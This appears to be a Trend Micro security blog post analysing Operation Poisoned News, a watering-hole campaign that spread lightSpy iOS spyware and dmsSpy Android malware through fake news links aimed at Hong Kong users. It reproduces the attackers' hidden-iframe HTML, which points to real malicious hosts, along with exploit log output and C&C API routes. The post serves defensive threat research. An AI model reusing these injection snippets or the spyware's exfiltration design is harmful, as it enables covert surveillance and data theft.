
TREND MICRO | SECURITY INTELLIGENCE Blog
SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Operation Poisoned News: Hong Kong Users Targeted With Mobile Malware via Local News Links

- Posted on:March 24, 2020 at 5:01 am
- Posted in:Malware, Mobile
- Author:
  Trend Micro

0



By Elliot Cao, Joseph C. Chen, William Gamazo Sanchez, Lilang Wu, and Ecular Xu

A recently discovered watering hole attack has been targeting iOS users in Hong Kong. The campaign uses links posted on multiple forums that supposedly lead to various news stories. While these links lead users to the actual news sites, they also use a hidden iframe to load and execute malicious code. The malicious code contains exploits that target vulnerabilities present in iOS 12.1 and 12.2. Users that click on these links with at-risk devices will download a new iOS malware variant, which we have called *lightSpy* (detected as IOS_LightSpy.A).

The malware variant is a modular backdoor that allows the threat actor to remotely execute shell command and manipulate files on the affected device. This would an allow an attacker to spy on a user's device, as well as take full control of it. It contains different modules for exfiltrating data from the infected device, which includes:

- Connected WiFi history
- Contacts
- GPS location
- Hardware information
- iOS keychain
- Phone call history
- Safari and Chrome browser history
- SMS messages

Information about the user's network environment is also exfiltrated from the target device:

- Available WiFi network
- Local network IP addresses

Messenger applications are also specifically targeted for data exfiltration. Among the apps specifically targeted are:

- Telegram
- QQ
- WeChat

Our research also uncovered a similar campaign aimed at Android devices in 2019. Links to malicious .APK files were found on various public Hong Kong-related Telegram channels. These messages claimed they were for various legitimate apps, but they led to malicious apps that could exfiltrate device information, contacts, and SMS messages. We called this Android malware family *dmsSpy* (variants of of dmsSpy are detected as AndroidOS_dmsSpy.A.).

The design and functionality of operation suggests that the campaign isn't meant to target victims, but aims to compromise as many mobile devices as possible for device backdooring and surveillance. We named the campaign Operation Poisoned News based on its distribution methods.

This blog post provides a high-level overview of the capabilities of both lightSpy and dmsSpy, as well as their distribution methods. Further technical details, including indicators of compromise (IoCs), are contained in the related technical brief.

Distribution: Poisoned News and Watering Holes

On February 19, we identified a watering hole attack targeting iOS users. The URLs used led to a malicious website created by the attacker, which in turn contained three iframes that pointed to different sites. The only visible iframe leads to a legitimate news site, which makes people believe they are visiting the said site. One invisible iframe was used for website analytics; the other led to a site hosting the main script of the iOS exploits. The screenshot below shows the code of these three iframes:

```
<!DOCTYPE html>
<html lang="cn">
<head>
    <meta charset="utf-8">
</head>
<body>
    <iframe src="http://45.83.237.13:8088/[redacted]/index.html" width=0 height=0 style="display:none"></iframe>
    <iframe src="http://www.facebooktoday.cc/news.php?id=202003041" width=0 height=0 style="display:none"></iframe>
    <iframe src="https://[redacted]" frameborder=0  width='100%' height='4900px' scrolling='no'></iframe>


</div>
</body>
</html>
```

Figure 1. HTML code of malicious website, with three iframes

Links to these malicious sites were posted on four different forums, all known to be popular with Hong Kong residents. These forums also provide their users with an app, so that their readers can easily visit it on their mobile devices. Poisoned News posted its links in the general discussion sections of the said forums. The post would include the headline of a given news story, any accompanying images, and the (fake) link to the news site.

The articles were posted by newly registered accounts on the forums in question, which leads us to believe that these posts were not made by users resharing links that they thought were legitimate. The topics used as lures were either sex-related, clickbait-type headlines, or news related to the COVID-19 disease. We do not believe that these topics were targeted at any users specifically; instead they targeted the users of the sites as a whole.

H奶[redacted]辣[redacted]曬性感寫真 雙腿夾緊洩「神秘黑三角」	[redacted]	2/3/2020 9:01	9
最美空姐[redacted]慘輸慘 強碰千年一遇美女		27/2/2020 11:56	2
最美空姐[redacted]慘輸慘 強碰千年一遇美女		27/2/2020 9:47	0
H奶[redacted]辣[redacted]曬性感寫真 雙腿夾緊洩「神秘黑三角」		27/2/2020 9:42	0
35E香港女星滯留韓國被催快回家		26/2/2020 15:44	1
35E香港女星滯留韓國被催快回家		26/2/2020 15:17	0
鋼琴女神辣穿比基尼洗超跑[redacted]蜜桃美夠見客		26/2/2020 9:09	1
[redacted]巨乳羞頂「[redacted]」網友對[redacted]的憎恨指數爆增		25/2/2020 9:41	0
[redacted]巨乳羞頂「[redacted]」網友對[redacted]的憎恨指數爆增		25/2/2020 9:40	0
網友爆料95後女星[redacted]遭[redacted]、[redacted]玩入院		24/2/2020 15:49	2
[redacted]遊樂園兩腿大開！一彎腰...超兇奶彈震撼滑出		21/2/2020 19:55	5
超辣！[redacted]無碼泡澡照曝光 S型「窒息曲線」宅宅噴鼻血惹～		21/2/2020 9:21	0
AV女優霸主是誰？ 老司機推薦名單曝光		20/2/2020 17:24	0
AV女優霸主是誰？ 老司機推薦名單曝光		20/2/2020 17:22	0
最美空姐穿上制服「重回老本行」網回憶邁現：漂亮		20/2/2020 15:49	0
【武漢肺炎】封城致供應鏈斷裂 港商：香港或陷物資短缺		20/2/2020 15:45	1
香港女模陪男友被困武漢　遭同鄉嗆「死了不值得可憐」		19/2/2020 20:12	2
香港女模陪男友被困武漢　遭同鄉嗆「死了不值得可憐」		19/2/2020 19:52	1
香港女模陪男友被困武漢　遭同鄉嗆「死了不值得可憐」		19/2/2020 19:52	0
香港女模陪男友被困武漢　遭同鄉嗆「死了不值得可憐」		19/2/2020 19:47	0

Figure 2. List of news topics posted by the campaign

Figure 3. Forum post with the link to malicious site

Aside from the above technique, we also saw a second type of watering hole website. In these cases, a legitimate site was copied and injected with a malicious iframe. Our telemetry indicates that the distribution of links to this type of watering hole in Hong Kong started on January 2. However, we do not know where these links were distributed.

```
1558  <body style="position: relative; min-height: 100%; top: 0px;">
1559  <iframe width=0 height=0 style="display:none" src= http://45.83.237.13:8088/[redacted]/index.html ></iframe>
1560
1561  <div id="div-GDPR-message" style="position: relative;"><div class="cookies-container"><div class="cookie-title"><sp
1562  <!-- Google Tag Manager (noscript) -->
1563  <noscript><iframe src="https://www.googletagmanager.com/ns.html?id=[redacted] height="0" width="0" style="displa
1564  <!-- End Google Tag Manager (noscript) -->
```

Figure 4. Copied news page with iframe with malicious exploit

These attacks continued into March 20, with forum posts that supposedly linked to a schedule for protests in Hong Kong. The link would instead lead to the same infection chain as in the earlier cases.




Figure 5. Link to malicious site claiming to be a schedule

Infection Chain

The exploit used in this attack affects iOS 12.1 and 12.2. It targets a variety of iPhone models, from the iPhone 6S up to the iPhone X, as seen in the code snippet below:

```
Here we go...
[+] start check device...
[+] supported target list:
- device:iPhone X,os version:12.2
- device:iPhone 8,os version:12.2
- device:iPhone 8+,os version:12.2
- device:iPhone 7,os version:12.2
- device:iPhone 7+,os version:12.2
- device:iPhone 6S,os version:12.2
- device:iPhone 7,os version:12.12
- device:iPhone 7,os version:12.14
- device:iPhone 7,os version:12.11
- device:iPhone 7,os version:12.1
[*] get device gpu info:Apple A9X GPU|Apple A10X GPU|Apple A9 GPU|Apple A10 GPU|Apple A11 GPU|Apple A12X GPU|Apple A12 GPU|Apple A8 GPU|Apple A8X GPU|Apple A13 GPU
[*] gpu list:A9X,A10X,A9,A10,A11,A12X,A12,A8,A8X,A13
[*] width:1440,height:900
```

Figure 6. Code checking for target devices

The full exploit chain involves a silently patched Safari bug (which works on multiple recent iOS versions) and a customized kernel exploit. Once the Safari browser renders the exploit, it targets a bug (which Apple silently patched in newer iOS versions), leading to the exploitation of a known kernel vulnerability to gain root privileges. The kernel bug is connected to CVE-2019-8605. The silently patched Safari bug does not have an associated CVE, although other researchers mentioned a history of failed patches related to this particular issue.

Once the device is compromised, the attacker installs an undocumented and sophisticated spyware for maintaining control over the device and exfiltrate information. The spyware used a modular design with multiple capabilities, including the following:

- Modules update
- Remote command dispatch per module
- Complete shell command module

Many of this spyware's modules were designed explicitly for data exfiltration; for example, modules that steal information from Telegram and Wechat are both included. The figure below shows the infection chain and the various modules it uses.




Figure 7. Diagram of lightSpy's infection chain

We chose to give this new threat the name *lightSpy*, from the name of the module manager, which is *light*. We also note that a decoded configuration file that the *launchctl* module uses includes a URL that points to a */androidmm/light* location, which suggests that an Android version of this threat exists as well.

One more note: The file *payload.dylib* is signed with the legitimate Apple developer certificate, and was only done so on November 29, 2019. This places a definite timestamp on the start of this campaign's activity.

Overview of Malicious Behavior of lightSpy

This section of the blog post provides a short overview of lightSpy and its associated payloads (space constraints limit the details we can provide). However, we provided more technical details in the technical brief.

When the kernel exploit is triggered, *payload.dylib* proceeds to download multiple modules, as seen in the code below:

Figure 8. Downloaded modules

Some of these modules are associated with startup and loading. For example, *launchctl* is a tool used to load or unload daemons/agents, and it does this using *ircbin.plist* as an argument. This daemon, in turn, executes *irc_loader*, but (as the name implies) it is just a loader for the main malware module, *light*. It does, however, contain the hardcoded location of the C&C server.

The *light* module serves as the main control for the malware, and is capable of loading and updating the other modules. The remaining modules are designed to extract and exfiltrate different types of data, as seen in the following list:

- dylib – acquires and uploads basic information such as iPhone hardware information, contacts, text messages, and call history
- ShellCommandaaa – executes shell commands on the affected device; any results are serialized and uploaded to a specified server
- KeyChain – steals and uploads information contained in the Apple KeyChain
- Screenaaa – scans for and pings devices on the same network subnet as the affected device; the ping's results are uploaded to the attackers
- SoftInfoaaa – acquires the list of apps and processes on the device
- FileManage – performs file system operations on the device
- WifiList – acquires the saved Wi-Fi information (saved networks, history, etc.).
- browser – acquires the browser history from both Chrome and Safari.
- Locationaaa – gets the user's location.
- ios_wechat – acquires information related to WeChat, including: account information, contacts, groups, messages, and files.
- ios_qq – similar to the *ios_wechat*module, but for QQ.
- ios_telegram – similar to the previous two modules, but for Telegram.

Taken together, this threat allows the threat actor to thoroughly compromise an affected device and acquire much of what a user would consider confidential information. Several chat apps popular in the Hong Kong market were particularly targeted here, suggesting that these were the threat actor's goals.

Overview of dmsSpy

As noted earlier in this blog post, there is an Android counterpart to lightSpy which we have called *dmsSpy*. These variants were distributed in public Telegram channels disguised as various apps in 2019. While the links were already invalid during our research, we were able to obtain a sample of one of the variants.

Our sample was advertised as a calendar app containing protest schedules in Hong Kong. It contains many features that we frequently see in malicious apps, such as requests for sensitive permissions, and the transmission of sensitive information to a C&C server. This includes seemingly safe information such as the device model used, but includes more sensitive information such as contacts, text messages, the user's location, and the names of stored files. dmsSpy also registers a receiver for reading newly received SMS messages, as well as dialing USSD codes.

We were able to obtain more information about dmsSpy because the threat actors behind it erroneously left the debug mode of their web framework activated. This allowed us a peek of the APIs used by the server. It suggest further capabilities we did not see in our sample, including screenshots and the ability to install APK files onto the device.

Using the URLconf defined in `xxadmin.urls`, Django tried these URL patterns, in this order:

1. admin/
2. ^auth/
3. ^dms/ ^index$ [name='dms_index']
4. ^dms/ ^device/list$ [name='dms_device_list']
5. ^dms/ ^device/list_sms$ [name='dms_list_sms']
6. ^dms/ ^device/list_contact$ [name='dms_list_contact']
7. ^dms/ ^device/list_device$ [name='dms_list_device']
8. ^dms/ ^device/create_sms$ [name='dms_create_sms']
9. ^dms/ ^device/cmd$ [name='dms_cmd']
10. ^dms/ ^device/cmd/list$ [name='dms_list_cmd']
11. ^dms/ ^device/cmd/send_event$ [name='getui_send_event']
12. ^dms/ ^device/cmd/event/list$ [name='list_event']
13. ^dms/ ^device/cmd/event/create$ [name='create_event']
14. ^dms/ ^device/cmd/event/detail$ [name='event_detail']
15. ^dms/ ^device/cmd/event/sync$ [name='sync_event']
16. ^dms/ ^device/cmd/event/push_event_to_all$ [name='push_event_to_all']
17. ^dms/ ^device/cmd/event/push$ [name='manual_push_event']
18. ^dms/ ^device/create_contact$ [name='dms_create_contact']
19. ^dms/ ^device/update_device$ [name='dms_update_device']
20. ^dms/ ^device/install_apk$ [name='install_apk']
21. ^dms/ ^device/screen_shot$ [name='screen_shot']
22. ^dms/ ^device/calendar_app/list$ [name='dms_calendar_app_list']
23. ^dms/ ^device/calendar_app/create$ [name='dms_calendar_app_create']
24. ^dms/ ^device/calendar_app/latest$ [name='dms_calendar_app_latest']
25. ^$ [name='pla_index']
26. ^static/(?P<path>.*)$ [name='static']

The current path, `dms/device/`, didn't match any of these.

Figure 9. List of leaked APIs from web framework

We believe that these attacks are related. *dmsSpy's* download and command-and-control servers used the same domain name (*hkrevolution[.]club*) as one of the watering holes used by the iOS component of Poisoned News. (They did use differing subdomains, however). As a result, we believe that this particular Android threat is operated by the same group of threat actors, and is connected to, Poisoned News.

Vendor statements

We reached out to the various vendors mentioned in this blog post. Tencent had this to say:

> This report by Trend Micro is a great reminder of why it's important to keep the operating system on computers and mobile devices up to date. The vulnerabilities documented in the report, which affected the Safari web browser in iOS 12.1 and 12.2, were fixed in subsequent updates to iOS.
>
> A very tiny percentage of our WeChat and QQ users were still running the older versions of iOS that contained the vulnerability. We have already issued a reminder to these users to update their devices to the latest version of iOS as soon as possible.
>
> Tencent takes data security extremely seriously and will continue to strive to ensure that our products and services are built on robust, secure platforms designed to keep user data safe.

Apple has also been notified of this research through Trend Micro's Zero Day Initiative (ZDI). We also reached out to Telegram on our findings and have not received a response at the time of publication.

Best practices and solutions

Several steps could have been taken by users to mitigate against this threat. For iOS users, the most important would be to keep their iOS version updated. Updates that would have resolved this problem have been available for more than a year, meaning that a user who had kept their device on the latest update would have been safe from the vulnerability that this threat exploits.

For Android users, the samples we obtained were distributed via links in Telegram channels, outside of the Google Play store. We strongly recommend that users avoid installing apps from outside trusted app stores, as apps distributed in this manner are frequently laden with malicious code.

Users can also install security solutions, such as the Trend Micro™ Mobile Security for iOS and Trend Micro™ Mobile Security for Android™ (also available on Google Play) solutions, that can block malicious apps. End users can also benefit from their multilayered security capabilities that secure the device owner's data and privacy, and features that protect them from ransomware, fraudulent websites, and identity theft.

For organizations, the Trend Micro™ Mobile Security for Enterprise suite provides device, compliance and application management, data protection, and configuration provisioning. The suite also protects devices from attacks that exploit vulnerabilities, prevents unauthorized access to apps and detects and blocks malware and fraudulent websites. Trend Micro's Mobile App Reputation Service (MARS) covers Android and iOS threats using leading sandbox and machine learning technologies to protect users against malware, zero-day and known exploits, privacy leaks, and application vulnerability.

Indicators of compromise and full technical details of this attack may be found in the accompanying technical brief.

Related Posts:

- **Anubis Android Malware Returns with Over 17,000 Samples**
- **Malicious Optimizer and Utility Android Apps on Google Play Communicate with Trojans that Install Malware, Perform Mobile Ad Fraud**
- **Dissecting Geost: Exposing the Anatomy of the Android Trojan Targeting Russian Banks**
- **Fake Photo Beautification Apps on Google Play can Read SMS Verification Code to Trigger Wireless Application Protocol (WAP)/Carrier Billing**

Tags: androiddmsSpyiOSlightSpyOperation Poisoned News

Security Predictions for 2020

- Cybersecurity in 2020 will be viewed through many lenses — from differing attacker motivations and cybercriminal arsenal to technological developments and global threat intelligence — only so defenders can keep up with the broad range of threats. Read our security predictions for 2020.

Business Process Compromise

- Attackers are starting to invest in long-term operations that target specific processes enterprises rely on. They scout for vulnerable practices, susceptible systems and operational loopholes that they can leverage or abuse. To learn more, read our Security 101: Business Process Compromise.

Recent Posts

- Operation Poisoned News: Hong Kong Users Targeted With Mobile Malware via Local News Links
- OpenSMTPD Vulnerability (CVE-2020-8794) Can Lead to Root Privilege Escalation and Remote Code Execution
- Operation Overtrap Targets Japanese Online Banking Users Via Bottle Exploit Kit and Brand-New Cinobi Banking Trojan
- March Patch Tuesday: LNK, Microsoft Word Vulnerabilities Get Fixes, SMBv3 Patch Follows
- Busting Ghostcat: An Analysis of the Apache Tomcat Vulnerability (CVE-2020-1938 and CNVD-2020-10487)

Popular Posts

LokiBot Impersonates Popular Game Launcher and Drops Compiled C# Code File

Misconfigured Container Abused to Deliver Cryptocurrency-mining Malware

Dissecting Geost: Exposing the Anatomy of the Android Trojan Targeting Russian Banks

Outlaw Updates Kit to Kill Older Miner Versions, Targets More Systems

February Patch Tuesday: Fixes for Critical LNK, RDP, Trident Vulnerabilities

Stay Updated

Email Subscription

Your email here

Subscribe

- Latin America Region (LAR): Brasil, México
- North America Region (NABU): United States, Canada
- Europe, Middle East, & Africa Region (EMEA): France, Deutschland / Österreich / Schweiz, Italia, Россия, España, United Kingdom / Ireland

- Privacy Statement
- Legal Policies